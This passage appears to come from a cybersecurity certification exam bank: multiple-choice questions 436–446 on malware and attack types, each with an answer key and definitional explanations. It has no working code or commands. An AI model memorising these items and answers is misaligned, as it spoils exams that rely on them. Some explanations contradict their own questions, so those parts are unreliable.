<http://en.wikipedia.org/wiki/Spyware>  
<http://www.webopedia.com/TERM/V/virus.html>  
<http://techterms.com/definition/adware>

**QUESTION 436**

Sara, a user, downloads a keygen to install pirated software. After running the keygen, system performance is extremely slow and numerous antivirus alerts are displayed. Which of the following BEST describes this type of malware?

- A. Logic bomb
- B. Worm
- C. Trojan
- D. Adware

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In computers, a Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus.

**Incorrect Answers:**

A: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company.

B: A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security failures on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer. A computer worm is not what is described in this question. Therefore, this answer is incorrect.

D: Adware is free software that is supported by advertisements. Common adware programs are toolbars that sit on your desktop or work in conjunction with your Web browser. They include features like advanced searching of the Web or your hard drive and better organization of your bookmarks and shortcuts. Adware can also be more advanced programs such as games or utilities. They are free to use, but require you to watch advertisements as long as the programs are open.

Since the ads often allow you to click to a Web site, adware typically requires an active Internet connection to run. Most adware is safe to use, but some can serve as spyware, gathering information about you from your hard drive, the Web sites you visit, or your keystrokes. Spyware programs can then send the information over the Internet to another computer. So be careful what adware you install on your computer. Make sure it is from a reputable company and read the privacy agreement that comes with it. Adware is not what is described in this question.

Therefore, this answer is incorrect.

References:

<http://searchsecurity.techtarget.com/definition/Trojan-horse> [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb) <http://techterms.com/definition/adware>  
[http://en.wikipedia.org/wiki/Computer\\_worm](http://en.wikipedia.org/wiki/Computer_worm)

**QUESTION 437**

During a server audit, a security administrator does not notice abnormal activity. However, a network security analyst notices connections to unauthorized ports from outside the corporate network. Using specialized tools, the network security analyst also notices hidden processes running.

Which of the following has MOST likely been installed on the server?

- A. SPIM
- B. Backdoor
- C. Logic bomb
- D. Rootkit

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. A rootkit may consist of spyware and other programs that: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection. The presence of a rootkit on a network was first documented in the early 1990s. At that time, Sun and Linux operating systems were the primary targets for a hacker looking to install a rootkit. Today, rootkits are available for a number of operating systems, including Windows, and are increasingly difficult to detect on any network.

**Incorrect Answers:**

A: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS). SPIM is not what is described in this question. Therefore, this answer is incorrect.

B: A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit. A backdoor is not what is described in this question. Therefore, this answer is incorrect.

C: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs. A logic bomb is not what is described in this question. Therefore, this answer is incorrect.

**References:**

<http://searchmidmarketsecurity.techtarget.com/definition/rootkit> [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)

**QUESTION 438**

A trojan was recently discovered on a server. There are now concerns that there has been a security breach that allows unauthorized people to access data. The administrator should be looking for the presence of a/an:

- A. Logic bomb.
- B. Backdoor.
- C. Adware application.
- D. Rootkit.

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

There has been a security breach on a computer system. The security administrator should now check for the existence of a backdoor. A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit.

A backdoor in a login system might take the form of a hard coded user and password combination which gives access to the system. Although the number of

backdoors in systems using proprietary software (software whose source code is not publicly available) is not widely credited, they are nevertheless frequently exposed. Programmers have even succeeded in secretly installing large amounts of benign code as Easter eggs in programs, although such cases may involve official forbearance, if not actual permission. Many computer worms, such as Sobig and Mydoom, install a backdoor on the affected computer (generally a PC on broadband running Microsoft Windows and Microsoft Outlook). Such backdoors appear to be installed so that spammers can send junk e-mail from the infected machines. Others, such as the Sony/BMG rootkit distributed silently on millions of music CDs through late 2005, are intended as DRM measures--and, in that case, as data gathering agents, since both surreptitious programs they installed routinely contacted central servers.

Incorrect Answers:

A: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs. A logic bomb is not a security breach that allows unauthorized people to access data. Therefore, this answer is incorrect.

C: Adware is free software that is supported by advertisements. Common adware programs are toolbars that sit on your desktop or work in conjunction with your Web browser. They include features like advanced searching of the Web or your hard drive and better organization of your bookmarks and shortcuts. Adware can also be more advanced programs such as games or utilities. They are free to use, but require you to watch advertisements as long as the programs are open. Since the ads often allow you to click to a Web site, adware typically requires an active Internet connection to run. Most adware is safe to use, but some can serve as spyware, gathering information about you from your hard drive, the Web sites you visit, or your keystrokes. Spyware programs can then send the information over the Internet to another computer. So be careful what adware you install on your computer. Make sure it is from a reputable company and read the privacy agreement that comes with it. Adware is not a security breach that allows unauthorized people to access data.

Therefore, this answer is incorrect.

D: A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. A rootkit may consist of spyware and other programs that: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection. The presence of a rootkit on a network was first documented in the early 1990s. At that time, Sun and Linux operating systems were the primary targets for a hacker looking to install a rootkit. Today, rootkits are available for a number of operating systems, including Windows, and are increasingly difficult to detect on any network.

While a rootkit does allow an attacker administrator-level access to a computer, a backdoor is a specific term used to describe a security breach that allows unauthorized people to access data.

Therefore, this answer is incorrect.

References:

- [http://en.wikipedia.org/wiki/Backdoor\\_%28computing%29](http://en.wikipedia.org/wiki/Backdoor_%28computing%29)
- [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)
- <http://techterms.com/definition/adware>
- <http://searchmidmarketsecurity.techtarget.com/definition/rootkit>

**QUESTION 439**

Two programmers write a new secure application for the human resources department to store personal identifiable information. The programmers make the application available to themselves using an uncommon port along with an ID and password only they know. This is an example of which of the following?

- A. Root Kit
- B. Spyware
- C. Logic Bomb
- D. Backdoor

**Correct Answer:** D

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit. A backdoor in a login system might take the form of a hard coded user and password combination which gives access to the system.

Although the number of backdoors in systems using proprietary software (software whose source code is not publicly available) is not widely credited, they are nevertheless frequently exposed. Programmers have even succeeded in secretly installing large amounts of benign code as Easter eggs in programs, although such cases may involve official forbearance, if not actual permission. Many computer worms, such as Sobig and Mydoom, install a backdoor on the affected computer (generally a PC on broadband running Microsoft Windows and Microsoft Outlook). Such backdoors appear to be installed so that spammers can send junk e-mail from the infected machines. Others, such as the Sony/BMG rootkit distributed silently on millions of music CDs through late 2005, are intended as DRM measures--and, in that case, as data gathering agents, since both surreptitious programs they installed routinely contacted central servers.

**Incorrect Answers:**

A: A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. A rootkit may consist of spyware and other programs that: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection. The presence of a rootkit on a network was first documented in the early 1990s. At that time, Sun and Linux operating systems were the primary targets for a hacker looking to install a rootkit. Today, rootkits are available for a number of operating systems, including Windows, and are increasingly difficult to detect on any network.

While a rootkit does allow an attacker administrator-level access to a computer, a backdoor is a specific term used to describe a security breach that allows unauthorized access to the computer.

Therefore, this answer is incorrect.

B: Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge. "Spyware" is mostly classified into four types: system monitors, trojans, adware, and tracking cookies. Spyware is mostly used for the purposes of tracking and storing Internet users' movements on the Web

and serving up pop-up ads to Internet users. Whenever spyware is used for malicious purposes, its presence is typically hidden from the user and can be difficult to detect. Some spyware, such as keyloggers, may be installed by the owner of a shared, corporate, or public computer intentionally in order to monitor users. While the term spyware suggests software that monitors a user's computing, the functions of spyware can extend beyond simple monitoring. Spyware can collect almost any type of data, including personal information like Internet surfing habits, user logins, and bank or credit account information. Spyware can also interfere with user control of a computer by installing additional software or redirecting Web browsers. Some spyware can change computer settings, which can result in slow Internet connection speeds, un-authorized changes in browser settings, or changes to software settings. Sometimes, spyware is included along with genuine software, and may come from a malicious website. In response to the emergence of spyware, a small industry has sprung up dealing in anti-spyware software. Running anti-spyware software has become a widely recognized element of computer security practices, especially for computers running Microsoft Windows. Spyware is not what is described in this question. Therefore, this answer is incorrect.

C: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs. A logic bomb is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Backdoor\\_%28computing%29](http://en.wikipedia.org/wiki/Backdoor_%28computing%29)

[http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)

<http://searchmidmarketsecurity.techtarget.com/definition/rootkit> <http://en.wikipedia.org/wiki/Spyware>

**QUESTION 440**

The Chief Information Officer (CIO) receives an anonymous threatening message that says "beware of the 1st of the year". The CIO suspects the message may be from a former disgruntled employee planning an attack.

Which of the following should the CIO be concerned with?

- A. Smurf Attack
- B. Trojan
- C. Logic bomb
- D. Virus

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a

programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs.

Incorrect Answers:

A: A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees. Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network. A smurf attack is not what is described in this question. Therefore, this answer is incorrect.

B: In computers, a Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan horse was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. A Trojan is not what is being described in this question.

The term comes from Greek mythology about the Trojan War, as told in the Aeneid by Virgil and mentioned in the Odyssey by Homer. According to legend, the Greeks presented the citizens of Troy with a large wooden horse in which they had secretly hidden their warriors. During the night, the warriors emerged from the wooden horse and overran the city. A Trojan is not what is described in this question. Therefore, this answer is incorrect.

D: A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man-made. A simple virus that can make a copy of itself over and over again is relatively easy to produce. Even such a simple virus is dangerous because it will quickly use all available memory and bring the system to a halt. An even more dangerous type of virus is one capable of transmitting itself across networks and bypassing security systems. Some people distinguish between general viruses and worms. A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs. A computer virus is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)  
<http://www.webopedia.com/TERM/S/smurf.html>  
<http://www.webopedia.com/TERM/V/virus.html>  
<http://searchsecurity.techtarget.com/definition/Trojan-horse>

**QUESTION 441**

Ann, a software developer, has installed some code to reactivate her account one week after her account has been disabled. Which of the following is this an example of? (Select TWO).

- A. Rootkit
- B. Logic Bomb

- C. Botnet
- D. Backdoor
- E. Spyware

**Correct Answer:** BD

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

This is an example of both a logic bomb and a backdoor. The logic bomb is configured to `go off' or activate one week after her account has been disabled. The reactivated account will provide a backdoor into the system.

A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs. A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit. A backdoor in a login system might take the form of a hard coded user and password combination which gives access to the system.

**Incorrect Answers:**

A: A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. In this question, a program hasn't been installed. Therefore, a rootkit is not what is described in the question so this answer is incorrect.

C: A botnet is a collection of Internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an Internet Relay Chat (IRC) channel, or it could be used to send spam email or participate in distributed denial-of-service attacks. The word botnet is a combination of the words robot and network. The term is usually used with a negative or malicious connotation. Computers can be co-opted into a botnet when they execute malicious software. This can be accomplished by luring users into making a drive-by download, exploiting web browser vulnerabilities, or by tricking the user into running a Trojan horse program, which may come from an email attachment. This malware will typically install modules that allow the computer to be commanded and controlled by the botnet's operator. Many computer users are unaware that their computer is infected with bots. Depending on how it is written, a Trojan may then delete itself, or may remain present to update and maintain the modules. In this question, no software has been installed. Therefore, a botnet is not what is described in the question so this answer is incorrect.

E: Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge. "Spyware" is mostly classified into four types: system monitors, trojans, adware, and tracking cookies. Spyware is mostly used for the purposes of tracking and storing Internet users' movements on the Web

and serving up pop-up ads to Internet users. Whenever spyware is used for malicious purposes, its presence is typically hidden from the user and can be difficult to detect. Some spyware, such as keyloggers, may be installed by the owner of a shared, corporate, or public computer intentionally in order to monitor users. In this question, no software has been installed. Therefore, spyware is not what is described in the question so this answer is incorrect.

References:

- [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)
- <http://en.wikipedia.org/wiki/Botnet>
- <http://www.webopedia.com/TERM/V/virus.html>
- [http://en.wikipedia.org/wiki/Backdoor\\_%28computing%29](http://en.wikipedia.org/wiki/Backdoor_%28computing%29)
- <http://searchmidmarketsecurity.techtarget.com/definition/rootkit>

**QUESTION 442**

Which of the following malware types is MOST likely to execute its payload after Jane, an employee, has left the company?

- A. Rootkit
- B. Logic bomb
- C. Worm
- D. Botnet

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

This is an example of a logic bomb. The logic bomb is configured to 'go off' or when Jane has left the company. A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs.

**Incorrect Answers:**

A: A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. A rootkit may consist of spyware and other programs that: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection. A rootkit is not what is described in this question.

Therefore, this answer is incorrect.

C: A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to

spread itself, relying on security failures on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer. A worm is not what is described in this question. Therefore, this answer is incorrect.

D: A botnet is a collection of Internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an Internet Relay Chat (IRC) channel, or it could be used to send spam email or participate in distributed denial-of-service attacks. The word botnet is a combination of the words robot and network. The term is usually used with a negative or malicious connotation. Computers can be co-opted into a botnet when they execute malicious software. This can be accomplished by luring users into making a drive-by download, exploiting web browser vulnerabilities, or by tricking the user into running a Trojan horse program, which may come from an email attachment. This malware will typically install modules that allow the computer to be commanded and controlled by the botnet's operator. Many computer users are unaware that their computer is infected with bots. Depending on how it is written, a Trojan may then delete itself, or may remain present to update and maintain the modules. A botnet is not what is described in the question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)

<http://searchmidmarketsecurity.techtarget.com/definition/rootkit> [http://en.wikipedia.org/wiki/Computer\\_worm](http://en.wikipedia.org/wiki/Computer_worm) <http://en.wikipedia.org/wiki/Botnet>

### QUESTION 443

Pete, a security analyst, has been tasked with explaining the different types of malware to his colleagues. The two malware types that the group seems to be most interested in are botnets and viruses. Which of the following explains the difference between these two types of malware?

- A. Viruses are a subset of botnets which are used as part of SYN attacks.
- B. Botnets are a subset of malware which are used as part of DDoS attacks.
- C. Viruses are a class of malware which create hidden openings within an OS.
- D. Botnets are used within DR to ensure network uptime and viruses are not.

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A botnet is a collection of Internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an Internet Relay Chat (IRC) channel, or it could be used to send spam email or participate in distributed denial-of-service attacks. The word botnet is a combination of the words robot and network. The term is usually used with a negative or malicious connotation. Computers can be co-opted into a botnet when they execute malicious software. This can be accomplished by luring users into making a drive-by download, exploiting web browser vulnerabilities, or by tricking the user into running a Trojan horse program, which may come from an email attachment. This malware will typically install modules that allow the computer to be commanded and controlled by the botnet's operator. Many computer users are unaware that their computer is infected with bots. Depending on how it is written, a Trojan may then delete itself, or may remain present to update and maintain the modules.

**Incorrect Answers:**

A: A computer virus is a program or piece of code that is loaded onto your computer without your knowledge and runs against your wishes. Viruses can also replicate themselves. All computer viruses are man-made. Once installed, a virus is not controlled by another user and it is not used for SYN attacks.

Therefore, this answer is incorrect.

C: Viruses are a class of malware which create hidden openings within an OS This is a description of a backdoor, not a botnet. Therefore, this answer is incorrect.

D: Botnets are used within DR (Disaster Recovery) to ensure network uptime this statement is completely false. Therefore, this answer is incorrect.

References:

<http://en.wikipedia.org/wiki/Botnet>

#### QUESTION 444

A user, Ann, is reporting to the company IT support group that her workstation screen is blank other than a window with a message requesting payment or else her hard drive will be formatted. Which of the following types of malware is on Ann's workstation?

- A. Trojan
- B. Spyware
- C. Adware
- D. Ransomware

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Ransomware is a type of malware which restricts access to the computer system that it infects, and demands a ransom paid to the creator(s) of the malware in order for the restriction to be removed. Some forms of ransomware encrypt files on the system's hard drive, while some may simply lock the system and display messages intended to coax the user into paying.

Ransomware typically propagates as a trojan like a conventional computer worm, entering a system through, for example, a downloaded file or a vulnerability in a network service. The program will then run a payload: such as one that will begin to encrypt personal files on the hard drive. More sophisticated ransomware may hybrid-encrypt the victim's plaintext with a random symmetric key and a fixed public key. The malware author is the only party that knows the needed private decryption key. Some ransomware payloads do not use encryption. In these cases, the payload is simply an application designed to restrict interaction with the system, typically by setting the Windows Shell to itself, or even modifying the master boot record and/ or partition table (which prevents the operating system from booting at all until it is repaired)

Ransomware payloads utilize elements of scareware to extort money from the system's user. The payload may, for example, display notices purportedly issued by companies or law enforcement agencies which falsely claim that the system had been used for illegal activities, or contains illegal content such as pornography and pirated software or media. Some ransomware payloads imitate Windows' product activation notices, falsely claiming that their computer's Windows installation is counterfeit or requires re-activation. These tactics coax the user into paying the malware's author to remove the ransomware, either by supplying a program which can decrypt the files, or by sending an unlock code that undoes the changes the payload has made.

**Incorrect Answers:**

A: In computers, a Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it

can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan horse was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. A Trojan is not what is being described in this question. Therefore, this answer is incorrect.

B: Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge. "Spyware" is mostly classified into four types: system monitors, trojans, adware, and tracking cookies. Spyware is mostly used for the purposes of tracking and storing Internet users' movements on the Web and serving up pop-up ads to Internet users. Whenever spyware is used for malicious purposes, its presence is typically hidden from the user and can be difficult to detect. Some spyware, such as keyloggers, may be installed by the owner of a shared, corporate, or public computer intentionally in order to monitor users. Spyware is not what is described in this question. Therefore, this answer is incorrect.

C: Adware is free software that is supported by advertisements. Common adware programs are toolbars that sit on your desktop or work in conjunction with your Web browser. They include features like advanced searching of the Web or your hard drive and better organization of your bookmarks and shortcuts. Adware can also be more advanced programs such as games or utilities. They are free to use, but require you to watch advertisements as long as the programs are open. Since the ads often allow you to click to a Web site, adware typically requires an active Internet connection to run. Adware is not what is described in this question. Therefore, this answer is incorrect.

References:

- <http://en.wikipedia.org/wiki/Ransomware>
- <http://techterms.com/definition/adware>
- <http://en.wikipedia.org/wiki/Spyware>
- <http://searchsecurity.techtarget.com/definition/Trojan-horse>

**QUESTION 445**

Which of the following describes a type of malware which is difficult to reverse engineer in a virtual lab?

- A. Armored virus
- B. Polymorphic malware
- C. Logic bomb
- D. Rootkit

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

An armored virus is a type of virus that has been designed to thwart attempts by analysts from examining its code by using various methods to make tracing, disassembling and reverse engineering more difficult. An Armored Virus may also protect itself from antivirus programs, making it more difficult to trace. To do this, the Armored Virus attempts to trick the antivirus program into believing its location is somewhere other than where it really is on the system.

Incorrect Answers:

B: In computer terminology, polymorphic code is code that uses a polymorphic engine to mutate while keeping the original algorithm intact. That is, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all. For example, 1+3 and 6-2 both achieve the same result while using different code. This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence. This is not what is described in this question. Therefore, this answer is incorrect.

C: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example, a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". A logic bomb is not what is described in this question. Therefore, this answer is incorrect.

D: A rootkit is a collection of tools (programs) that enable administrator-level access to a computer or computer network. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network. A rootkit may consist of spyware and other programs that: monitor traffic and keystrokes; create a "backdoor" into the system for the hacker's use; alter log files; attack other machines on the network; and alter existing system tools to escape detection. A rootkit is not what is described in this question. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/A/Armored\\_Virus.html](http://www.webopedia.com/TERM/A/Armored_Virus.html)

[http://en.wikipedia.org/wiki/Polymorphic\\_code](http://en.wikipedia.org/wiki/Polymorphic_code)

[http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)

<http://searchmidmarketsecurity.techtarget.com/definition/rootkit>

#### **QUESTION 446**

A server with the IP address of 10.10.2.4 has been having intermittent connection issues. The logs show repeated connection attempts from the following IPs:

10.10.3.16

10.10.3.23

212.178.24.26

217.24.94.83

These attempts are overloading the server to the point that it cannot respond to traffic. Which of the following attacks is occurring?

- A. XSS
- B. DDoS
- C. DoS
- D. Xmas

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Distributed Denial of Service (DDoS) attack is an attack from several different computers targeting a single computer. One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time.

Malware can carry DDoS attack mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack.

Incorrect Answers:

A: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

